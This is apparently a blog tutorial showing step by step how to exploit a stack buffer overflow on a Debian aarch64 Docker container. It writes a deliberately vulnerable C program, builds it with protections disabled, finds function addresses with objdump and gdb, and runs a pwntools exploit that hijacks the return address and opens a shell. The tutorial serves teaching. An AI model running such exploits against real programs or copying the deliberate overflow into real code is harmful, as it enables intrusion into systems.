Stack-Based Buffer Overflow

Exploitation with Address Discovery (Basic)

August 27, 2025


HarshXor (Afrizal F.A)
incrustwerush.org

Introduction

Buffer-based memory corruption remains a fundamental attack vector in low-level systems. This guide demonstrates exploiting a stack-based buffer overflow on a Debian aarch64 Docker environment, progressing from vulnerable program creation to function address discovery and controlled execution hijacking. Practical steps include compiling binaries without stack protections, leveraging `objdump` and `gdb` for address enumeration, incremental overflow testing, and constructing a Python exploit to trigger arbitrary code execution, culminating in spawning a shell through `spawn_shell()`.

Install Requirements

```
apt update
apt install -y gcc gdb python3
python3-pip build-essential net-tools
strace ltrace binutils
pip3 install pwntools
--break-system-package
```



```
root@d67bc81ddf31:/# apt update
apt install -y gcc gdb python3 python3-pip build-essential net-tools strace ltrace binutils
pip3 install pwntools
Hit:1 http://deb.debian.org/debian stable InRelease
Hit:2 http://deb.debian.org/debian stable-updates InRelease
Hit:3 http://deb.debian.org/debian-security stable-security InRelease
All packages are up to date.
Installing:
  binutils  build-essential  gcc  gdb  ltrace  net-tools  python3  python3-pip  strace

Installing dependencies:
  binutils-aarch64-linux-gnu  gcc-aarch64-linux-gnu  libctf-nobfd0  libglib2.0-0t64  libk5crypto3  libperl5.40  libsource-highlight4t64  netbase  rpcsvc-proto
  binutils-common  javascript-common  libctf0  libglib2.0-data  libkeyutils1  libproc2-0  libssh2-1t64  openssl  sensible-utils
  bzip2  krb5-locales  libcurl3t64-gnutls  libgnutls30t64  libkrb5-3  libpsl5t64  libstdc++-14-dev  patch  shared-mime-info
  ca-certificates  libalgorithm-diff-perl  libdebuginfod-common  libgomp1  libkrb5support0  libpython3-dev  libtasn1-6  perl  sq
  cpp  libalgorithm-diff-xs-perl  libdebuginfod1t64  libgpm2  libldap-common  libpython3-stdlib  libtext-charwidth-perl  perl-modules-5.40  ucf
  cpp-14  libalgorithm-merge-perl  libdpkg-perl  libgprofng0  libldap2  libpython3.13  libtext-wrapi18n-perl  procps  xdg-user-dirs
  cpp-14-aarch64-linux-gnu  libasan8  libdw1t64  libgssapi-krb5-2  liblocale-gettext-perl  libpython3.13-dev  libtsan2  psmisc  xz-utils
  cpp-aarch64-linux-gnu  libatomic1  libelf1t64  libhwasan0  liblsan0  libpython3.13-minimal  libubsan1  publicsuffix  zlib1g-dev
  dpkg-dev  libbabeltrace1  libexpat1  libidn2-0  libmpc3  libpython3.13-stdlib  libunistring5  python3-dev
  fakeroot  libbinutils  libexpat1-dev  libisl23  libmpfr6  libreadline8t64  libxml2  python3-minimal
  g++  libbrotli1  libfakeroot  libitm1  libncursesw6  librtmp1  linux-libc-dev  python3-packaging
  g++-14  libc-dev-bin  libffi8  libjansson4  libnghttp2-14  libsasl2-2  linux-sysctl-defaults  python3-wheel
  g++-14-aarch64-linux-gnu  libc6-dev  libfile-fcntllock-perl  libjs-jquery  libnghttp3-9  libsasl2-modules  make  python3.13
  g++-aarch64-linux-gnu  libcc1-0  libgcc-14-dev  libjs-sphinxdoc  libngtcp2-16  libsasl2-modules-db  manpages  python3.13-dev
  gcc-14  libcom-err2  libgdbm-compat4t64  libjs-underscore  libngtcp2-crypto-gnutls8  libsframe1  manpages-dev  python3.13-minimal
  gcc-14-aarch64-linux-gnu  libcrypt-dev  libgdbm6t64  libjson-c5  libp11-kit0  libsource-highlight-common  media-types  readline-common

Suggested packages:
  binutils-doc  cpp-14-doc  automake  gdb-doc  libc-devtools  gnutls-bin  libsasl2-modules-ldap  ed  python3-doc  binfmt-support
  gprofng-gui  debian-keyring  libtool  gdbserver  glibc-doc  gpm  libsasl2-modules-otp  diffutils-doc  python3-tk  readline-doc
  binutils-gold  debian-tag2upload-keyring  flex  libc-dbg  git  krb5-doc  libsasl2-modules-sql  perl-doc  python3-venv
  bzip2-doc  gcc-14-doc  bison  apache2  bzr  krb5-user  libstdc++-14-doc  libterm-readline-gnu-perl  python3-setuptools
  cpp-doc  gcc-multilib  gcc-doc  | lighttpd  gdbm-l10n  libsasl2-modules-gssapi-mit  make-doc  | libterm-readline-perl-perl  python3.13-venv
  gcc-14-locales  autoconf  gdb-aarch64-linux-gnu  | httpd  low-memory-monitor  | libsasl2-modules-gssapi-heimdal  man-browser  libtap-harness-archive-perl  python3.13-doc

Summary:
  Upgrading: 0, Installing: 145, Removing: 0, Not Upgrading: 0
  Download size: 118 MB
  Space needed: 498 MB / 1021 GB available

Get:1 http://deb.debian.org/debian stable/main arm64 libtext-charwidth-perl arm64 0.04-11+b4 [9652 B]
Get:2 http://deb.debian.org/debian stable/main arm64 libtext-wrapi18n-perl all 0.06-10 [8808 B]
Get:3 http://deb.debian.org/debian stable/main arm64 libncursesw6 arm64 6.5+20250216-2 [124 kB]
Get:4 http://deb.debian.org/debian stable/main arm64 libproc2-0 arm64 2:4.0.4-9 [62.8 kB]
Get:5 http://deb.debian.org/debian stable/main arm64 procps arm64 2:4.0.4-9 [871 kB]
Get:6 http://deb.debian.org/debian stable/main arm64 sensible-utils all 0.0.25 [25.0 kB]
Get:7 http://deb.debian.org/debian stable/main arm64 ucf all 3.0052 [43.3 kB]
Get:8 http://deb.debian.org/debian stable/main arm64 libdebuginfod-common all 0.192-4 [23.7 kB]
Get:9 http://deb.debian.org/debian stable/main arm64 libexpat1 arm64 2.7.1-2 [93.3 kB]
Get:10 http://deb.debian.org/debian stable/main arm64 liblocale-gettext-perl arm64 1.07-7+b1 [15.2 kB]
Get:11 http://deb.debian.org/debian stable/main arm64 libpython3.13-minimal arm64 3.13.5-2 [856 kB]
Get:12 http://deb.debian.org/debian stable/main arm64 python3.13-minimal arm64 3.13.5-2 [2003 kB]
Get:13 http://deb.debian.org/debian stable/main arm64 python3-minimal arm64 3.13.5-1 [27.2 kB]
Get:14 http://deb.debian.org/debian stable/main arm64 media-types all 13.0.0 [29.3 kB]
```

Create Vulnerable Program


```
cat << 'EOF' > vuln.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void secret() {
    printf("Buffer Overflow Vulner\n");
    fflush(stdout);
    exit(0);
}

void spawn_shell() {
    system("/bin/sh");
}

void vuln() {
    char buf[32];
    printf("Input: ");
    fgets(buf, 128, stdin); // overflow
because buffer only 32
}

int main() {
    vuln();
```

```
    return 0;
}
EOF
```


root@da7bc81d0f31:/# cat << 'EOF' > vuln.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void secret() {
printf("Buffer Overflow Vulner\n");
fflush(stdout);
exit(0);
}
void spawn_shell() {
system("/bin/sh");
}
void vuln() {
char buf[32];
printf("Input: ");
fgets(buf, 128, stdin); // overflow because buffer only 32
}
int main() {
vuln();
return 0;
}
EOF
root@da7bc81d0f31:/# cat vuln.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void secret() {
printf("Buffer Overflow Vulner\n");
fflush(stdout);
exit(0);
}
void spawn_shell() {
system("/bin/sh");
}
void vuln() {
char buf[32];
printf("Input: ");
fgets(buf, 128, stdin); // overflow because buffer only 32
}
int main() {
vuln();
return 0;
}
root@da7bc81d0f31:/#

Compile Vulnerable Binary


```
gcc vuln.c -o vuln -fno-stack-protector
-no-pie -z execstack
```



Discover Function Addresses

Using objdump

```
objdump -d ./vuln
```



Look for addresses that may be vulnerable

```
objdump -d ./vuln | grep secret
objdump -d ./vuln | grep spawn_shell
```

```
root@d67bc81ddf31:/# objdump -d ./vuln | grep secret
000000000040084c <secret>:
root@d67bc81ddf31:/# objdump -d ./vuln | grep spawn_shell
0000000000400878 <spawn_shell>:
root@d67bc81ddf31:/#
```

Output:

```
000000000040084c <secret>:
0000000000400878 <spawn_shell>:
```

Use these addresses in the payload.

Using GDB

```
gdb ./vuln
(gdb) info functions secret
(gdb) info functions spawn_shell
(gdb) quit
```

GDB prints exact addresses of target functions.

```
root@d67bc81ddf31:/# gdb ./vuln
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
(gdb) info functions secret
All functions matching regular expression "secret":

Non-debugging symbols:
0x000000000040084c  secret
(gdb) info functions spawn_shell
All functions matching regular expression "spawn_shell":

Non-debugging symbols:
0x0000000000400878  spawn_shell
(gdb) quit
root@d67bc81ddf31:/#
```

Test Buffer Overflow Incrementally

Small Input

```
python3 -c 'import sys;
sys.stdout.buffer.write(b"A"*8)' |
./vuln
```

Partial Overflow

```
python3 -c 'import sys;
sys.stdout.buffer.write(b"A"*32)' |
./vuln
```

Exceed Buffer


```
python3 -c 'import sys;
sys.stdout.buffer.write(b"A"*40)' |
./vuln
```

Program may crash or undefined behavior.

Add target function address

```
python3 -c 'import sys;
sys.stdout.buffer.write(b"A"*40 +
b"\x4c\x08\x40\x00\x00\x00\x00\x00")' |
./vuln
```

Overwrites return address → jumps to `secret()`.



Create Python Exploit, to Expoit `spawn_shell`

Create file `exploit.py`

```
cat << 'EOF' > exploit.py
#!/usr/bin/env python3
from pwn import *

context.arch = 'aarch64'
context.os = 'linux'

elf = ELF('./vuln')
offset = 40
secret = elf.symbols.get('spawn_shell')

payload = b'A' * offset + p64(secret)

p = process('./vuln')
p.sendline(payload)
p.interactive()
```

EOF

```
root@d67bc81ddf31:/# cat << 'EOF' > exploit.py
#!/usr/bin/env python3
from pwn import *

context.arch = 'aarch64'
context.os = 'linux'

elf = ELF('./vuln')
offset = 40
secret = elf.symbols.get('spawn_shell')

payload = b'A' * offset + p64(secret)

p = process('./vuln')
p.sendline(payload)
p.interactive()

EOF
root@d67bc81ddf31:/# cat exploit.py
#!/usr/bin/env python3
from pwn import *

context.arch = 'aarch64'
context.os = 'linux'

elf = ELF('./vuln')
offset = 40
secret = elf.symbols.get('spawn_shell')

payload = b'A' * offset + p64(secret)

p = process('./vuln')
p.sendline(payload)
p.interactive()

root@d67bc81ddf31:/#
```

Run exploit with command

```
python3 exploit.py
```

Result

```
root@d67bc81ddf31:/# python3 exploit.py
[*] '/vuln'
    Arch:     aarch64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
    Stripped: No
[+] Starting local process './vuln': pid 4701
[*] Switching to interactive mode
$ uname -a
Linux d67bc81ddf31 6.10.14-linuxkit #1 SMP Fri Nov 29 17:22:03 UTC 2024 aarch64 GNU/Linux
$
```

“The declination of sanity in the semi-black age that comes with a desire for praxis, along with the darkness creeping softly. Wielding a crowd of angry worshipers in the depths of the bottom of the trough of imagination. Half peaceful, half ironic, and half passionately dancing”

incrustwerush.org